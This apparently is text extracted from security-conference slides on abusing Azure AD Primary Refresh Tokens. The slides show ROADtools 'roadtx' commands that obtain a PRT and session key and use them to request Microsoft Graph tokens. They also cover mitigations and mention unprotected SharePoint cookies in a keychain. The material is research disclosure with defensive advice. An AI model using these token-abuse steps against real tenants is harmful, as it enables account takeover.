
```
(ROADtools) → ROADtools git:(master) X roadtx prt -c troopers.pem -k troopers.key -r file -v4
Obtained PRT: 0.AXQAJ_KHYn9PIk0WUahpfY_hvJjt2SlppDZFrL5gbwdYF7iAGI.AgABAwEAAAApTwJmzXqdR4BN2miheQMYAgDs_wUA9P_ut_5UeF
KaFPzk4D7TeR_slC2hcK7cpZGmk6VVWoz7i-rdH2nqGzGJWxgH8eyeRh0Z5P0DEUb0eufMhb1GtDfAPMeD8HocyscA7rujfYWV5CX9KxwdymUHNf6gX
xu5dTyFZNp6-zH-Z02QPWFppNJnnUiTBba0fnZBF6S3cFYnfS7ylcmzq2UfShUfbY38V3AsIx6syvxur061HdwlozJ6peoaAffH6seMYpgJ0C47jr4W
AN8AHBCiWDfL-SB9MxtowqPFdXozkPDkepIoDcdil0bGsGdawxiHeKMy8We-k22YlR4HIeh0qc4M5d_DM2obAD-2hSxkRdcic2aSRbmhd4ocuTreARzj3V
qAQY3TvJW_uyJqlAuz3nB_oqV5L0NIZEzCwTX0D5MA4Nz3aa5wq9oTdBwNpRyj8aUTDWZzHVEwZ2QmIAzQP57bBsqKRi9T8aDnRLRB5pYzPK_AeEn6lcFs
S07l9s6TMYyPziu11v4-F6vkpwf_w9VLR-sbQqWqNEBDu7ua89i-NQtxzmWrbKVgzfxNc0yCmviwcAgD9sDTDG_7Np0GwPdtuSF_-sep6pXb_fiUKmpp8r
gPj0RpB73iPryL01BDAIzdYnvNMu804ueEhmnezypF3Liomm9jquSYknxCyg8UM75EJIyAvv4EmYUpmKWGv0IoHQa0FXg0pL2axC_c9Vp40P71HDK-vnnB
ue1KEAIZW_2-4m6qPArvTDBayuD0Vj_05PP30XSUvr9qiisn6nkZUiDDcSiQtVti2HajbsC9kwJf-ztAemUwcBxnSJdhbV0u0EU1evQrot_VThtG928_VL
Zwq6gbmeQPVAqIclwUKMbKA1QGkohY40vNUcRaV1KFFXVg0g0PxtosgchHrXaPSdfCh1G4FD6joBoye1JKP3HG4FptUmb41qWMy-5xNWFrGa225C6p0cw
TCJDC25lMiwHhlnBR--vE96AldyAB0bqavzWhXF8ZrrDYJcFWxXFCy-fL-Rc7PZCUSqvZH MtBcALyB8769VWWtEzDvXEbx8R3QSbI5beGXpzcMeRNoolAQ
rL0Co1Crs_qpy_fcRcqUc9Y4a950hInvn5FhBEa5kntL00PntfBSew1-hU2GQgg7Yd66s7FSrPBYIZ0qfs6-0yiBwySE4h47EJYLmEn2wA0noistTHsqy
K77Hk
Obtained session key:
Saved PRT to roadtx.prt
```



Using PRTv4 to request tokens

```
(ROADtools) → ROADtools git:(master) ✘ roadtx prtauth -v4 -s https://graph.microsoft.com/.default -c msteams --cert-pem troopers.pem --key-pem troopers.key
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) ✘ roadtx describe | jq .
{
  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "nonce": "1sB1nJiGihWwwPDN13XVsHLTuH14F9CaQcG8TEVZv-s",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acct": 0,
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AVQAq/8XAAAAJqh8EwwSNn9GWLX8r2TISjIAYAnVTBEuP1THHGeS5HW1he6Q6J2o30b30r4fY5ko6Z9jniDtilrWQgdpJYB7iY/6nn+EoA/VJ7NK2w5aEs0=",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ],
  "app_displayname": "Microsoft Teams",
  "appid": "1fec8e78-bce4-4aaaf-ab1b-5451cc387264".
```

Attacking PRTs on Windows





Defense!

(Partial) Mitigations

Options to consider to lower the abuse potential.
Please note that none will provide full protection:

- ★ Conditional access policies
- ★ Require only compliant devices
- ★ Restrict device registration to max 1 per user if possible
- ★ Limit token lifetime on non-corporate or non-managed devices
- ★ Create detections based on a user registering a new device from a registered device

Microsoft is working on patching the vulnerable flow we did not discuss.

Additionally, Microsoft is exploring additional mechanisms to disallow reuse of tokens for device registration.



Future work ;)

RFCs (33)			
	Search	Cited by	
RFC	Date	Title	Cited by
RFC 7800	Apr 2016	Proof-of-Possession Key Semantics for JSON Web Tokens (JWTs)	6 RFCs
RFC 8628	Aug 2019	OAuth 2.0 Device Authorization Grant	1 RFC
RFC 8809	Aug 2020	Registries for Web Authentication (WebAuthn)	
RFC 8812	Aug 2020	CBOR Object Signing and Encryption (COSE) and JSON Object Signing and Encryption (JOSE) Registrations for Web Authentication (WebAuthn) Algorithms	
RFC 9101	Aug 2021	The OAuth 2.0 Authorization Framework: JWT-Secured Authorization Request (JAR)	3 RFCs
RFC 9278	Aug 2022	JWK Thumbprint URI	
RFC 7797	Feb 2016	JSON Web Signature (JWS) Unencoded Payload Option	2 RFCs
RFC 8725	Feb 2020	JSON Web Token Best Current Practices	7 RFCs
RFC 8693	Jan 2020	OAuth 2.0 Token Exchange	3 RFCs
RFC 7591	Jul 2015	OAuth 2.0 Dynamic Client Registration Protocol	12 RFCs
RFC 7592	Jul 2015	OAuth 2.0 Dynamic Client Registration Management Protocol	1 RFC
RFC 8417	Jul 2018	Security Event Token (SET)	4 RFCs
RFC 8176	Jun 2017	Authentication Method Reference Values	
RFC 8414	Jun 2018	OAuth 2.0 Authorization Server Metadata	12 RFCs
RFC 9596	Jun 2024	CBOR Object Signing and Encryption (COSE) "typ" (type) Header Parameter	
RFC 8747	Mar 2020	Proof-of-Possession Key Semantics for CBOR Web Tokens (CWTs)	6 RFCs
RFC 7515	May 2015	JSON Web Signature (JWS)	42 RFCs
RFC 7516	May 2015	JSON Web Encryption (JWE)	25 RFCs
RFC 7517	May 2015	JSON Web Key (JWK)	24 RFCs
RFC 7518	May 2015	JSON Web Algorithms (JWA)	28 RFCs
RFC 7519	May 2015	JSON Web Token (JWT)	50 RFCs
RFC 7521	May 2015	Assertion Framework for OAuth 2.0 Client Authentication and Authorization Grants	6 RFCs
RFC 7522	May 2015	Security Assertion Markup Language (SAML) 2.0 Profile for OAuth 2.0 Client Authentication and Authorization Grants	5 RFCs
RFC 7523	May 2015	JSON Web Token (JWT) Profile for OAuth 2.0 Client Authentication and Authorization Grants	8 RFCs
RFC 8392	May 2018	CBOR Web Token (CWT)	9 RFCs
RFC 8935	Nov 2020	Push-Based Security Event Token (SET) Delivery Using HTTP	1 RFC
RFC 8936	Nov 2020	Poll-Based Security Event Token (SET) Delivery Using HTTP	1 RFC
RFC 8943	Nov 2020	Concise Binary Object Representation (CBOR) Tags for Date	1 RFC
RFC 6750	Oct 2012	The OAuth 2.0 Authorization Framework: Bearer Token Usage	23 RFCs
RFC 7033	Sep 2013	WebFinger	7 RFCs
RFC 7638	Sep 2015	JSON Web Key (JWK) Thumbprint	9 RFCs
RFC 8230	Sep 2017	Using RSA Algorithms with CBOR Object Signing and Encryption (COSE) Messages	3 RFCs
RFC 9449	Sep 2023	OAuth 2.0 Demonstrating Proof of Possession (DPoP)	1 RFC





The End

Thank you for listening, questions?

@_dirkjan | @olafhartong




Bonus!

Other keychain treasures



While perusing the keychain we stumbled upon some interesting other data

It turned out the Microsoft OneDrive dev team had an *interesting* implementation of their session cookies



Unprotected SPO cookies

Microsoft Office Identities Cache 3



